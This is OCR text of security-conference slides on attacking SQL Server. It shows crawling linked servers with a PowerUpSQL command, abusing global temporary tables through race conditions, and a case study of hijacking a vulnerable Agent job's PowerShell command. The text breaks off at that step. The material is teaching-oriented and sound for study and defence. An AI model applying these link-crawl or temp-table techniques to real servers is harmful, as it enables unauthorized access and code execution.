
LINKED SERVERS + EXCESSIVE PRIVILEGES

Example of attack path from the internet




LINKED SERVERS + EXCESSIVE PRIVILEGES

Example of attack path from the internet




LINKED SERVERS + EXCESSIVE PRIVILEGES

Example of attack path from the internet



LINKED SERVERS + EXCESSIVE PRIVILEGES


Example of attack path from the internet



LINKED SERVERS + EXCESSIVE PRIVILEGES

Link crawls can result in access to:

- 100s of systems
- 1000s of databases
- **Active Directory domains**
- Isolated & protected networks
- Partner networks via VPN



Lots of great work done by Antti Rantasaari:

https://blog.netspi.com/how-to-hack-database-links-in-sql-server/

192.168.252.129

Windows PowerShell ISE

File Edit View Tools Debug Add-ons Help

demo3.ps1

```
# Import the module
Import-Module C:\PowerUpSQL-master\scripts\Get-SqlServerLinkCrawl.ps1

# Crawling Links
Get-SqlCrawl -Verbose -Instance MSSQLSRV04.demo.local\SQLSERVER2014 -Export |
Select-Object Name, Version,Sysadmin,Path |
Format-Table -AutoSize
```

```
PS C:\Users\myuser>
```

Completed

Ln 1 Col 1 130%

Start Crawling SQL Server Links

CASE STUDY

Abusing Temporary Tables

ABUSING TEMPORARY TABLES

1. Introduction to common approaches
2. Case Study: Vulnerable Agent Job

WHAT ARE TEMPORARY TABLES IN SQL SERVER?

- Similar to regular tables, but intended for temporary use
- Stored in the tempdb default database
- Devs often use them for temporary data storage and data processing
- Create race conditions that can compromise data confidentially and integrity
- Occasionally result in code execution opportunities

WHAT ARE TEMPORARY TABLES IN SQL SERVER?

There are primarily three variations of temporary tables in SQL Server:

Temporary Table Type	Scope	Scope Description
Table Variable	Batch	Only accessible within the query batch it's executed in.

WHAT ARE TEMPORARY TABLES IN SQL SERVER?

There are primarily three variations of temporary tables in SQL Server:

Temporary Table Type	Scope	Scope Description
Table Variable	Batch	Only accessible within the query batch it's executed in.
Local Temporary Table	Current Session	Accessible to all query batches within the same active connection until the connection is terminated or the table is explicitly dropped.

WHAT ARE TEMPORARY TABLES IN SQL SERVER?

There are primarily three variations of temporary tables in SQL Server:

Temporary Table Type	Scope	Scope Description
Table Variable	Batch	Only accessible within the query batch it's executed in.
Local Temporary Table	Current Session	Accessible to all query batches within the same active connection until the connection is terminated or the table is explicitly dropped.
Global Temporary Table	All Sessions	**Accessible (read/write) to all active connections** until there are no references to the table or the table is explicitly dropped.

Race conditions

HOW TEMPORARY TABLES WORK?

Below are some common queries for creating and querying temp tables:

Temporary Table Type	Create	Query
Table Variable	**DECLARE @table_variable TABLE** (Spy_id INT NOT NULL, SpyName text NOT NULL, RealName text NULL);	SELECT * FROM @table_variable

HOW TEMPORARY TABLES WORK?

Below are some common queries for creating and querying temp tables:

Temporary Table Type	Create	Query
Table Variable	**DECLARE @table_variable TABLE** (Spy_id INT NOT NULL, SpyName text NOT NULL, RealName text NULL);	SELECT * FROM @table_variable
Local Temporary Table	**CREATE TABLE #LocalTempTbl** (Spy_id INT NOT NULL, SpyName text NOT NULL, RealName text NULL);	SELECT * FROM #LocalTempTbl

HOW TEMPORARY TABLES WORK?

Below are some common queries for creating and querying temp tables:

Temporary Table Type	Create	Query
Table Variable	**DECLARE @table_variable TABLE** (Spy_id INT NOT NULL, SpyName text NOT NULL, RealName text NULL);	SELECT * FROM @table_variable
Local Temporary Table	**CREATE TABLE #LocalTempTbl** (Spy_id INT NOT NULL, SpyName text NOT NULL, RealName text NULL);	SELECT * FROM #LocalTempTbl
Global Temporary Table	**CREATE [illegible] ##GlobalTempTbl** (Sp[illegible] NOT NULL, SpyName [illegible]LL, RealName text N[illegible]	SELECT * FROM ##GlobalTempTbl


HOW CAN I FIND EXPOSED GLOBAL TEMP TABLES?

Privileged User: Review Source Code

- Agent Jobs
- Stored Procedures
- DDL Triggers
- DML and Logon Triggers

Unprivileged User: Monitor tempdb


- Global temp table names and columns
- Global temp table content



HOW CAN I FIND EXPOSED GLOBAL TEMP TABLES?

Query tempdb


- **View Names**
- Global temp tables don't always exist for long
- Limited to point in time



HOW CAN I FIND EXPOSED GLOBAL TEMP TABLES?

Query tempdb in Loop


- **View Names**
- Looping offers better visibility over time
- Throttle to avoid over utilizing the CPU ☺



HOW CAN I FIND EXPOSED GLOBAL TEMP TABLES?

Query tempdb in Loop


- **View Content**
- Race condition results in a data confidentiality issue



HOW CAN I FIND EXPOSED GLOBAL TEMP TABLES?

Query tempdb in Loop

- **Update Content**
- Race condition results in a data integrity issue
- This can lead to code execution under specific conditions



CASE STUDY
VULNERABLE AGENT JOB


CASE STUDY: VULNERABLE AGENT JOB - SUMMARY

1. SQL Agent Job exists that executes TSQL job hourly
2. TSQL job dynamically creates PowerShell command
3. TSQL job creates global temp table and stores PowerShell command in it
4. TSQL job selects PowerShell command from global temp table
5. TSQL job executes PowerShell via xp_cmdshell

CASE STUDY: VULNERABLE AGENT JOB ATTCK - VIEW NAMES

Query tempdb in Loop


- **View Names**
- We can see temp tables being generated with random names



CASE STUDY: VULNERABLE AGENT JOB ATTCK - VIEW NAMES

Query tempdb in Loop

- **View Names**
- We run the query again and see different temp tables names with the same columns




CASE STUDY: VULNERABLE AGENT JOB ATTCK - VIEW CONTENT

Query tempdb in Loop

- **View Content**
- We see a PowerShell command being stored in the temp table that creates the file:

C:\Program Files\Microsoft SQL Server\MSSQL12.SQLSERVER2014\MSSQL\Log**intendedoutput.txt**




CASE STUDY: VULNERABLE AGENT JOB ATTCK - UPDATE CONTENT

Query tempdb in Loop

- **Update Content**
- We modify the PowerShell command being stored in the temp table to write to:

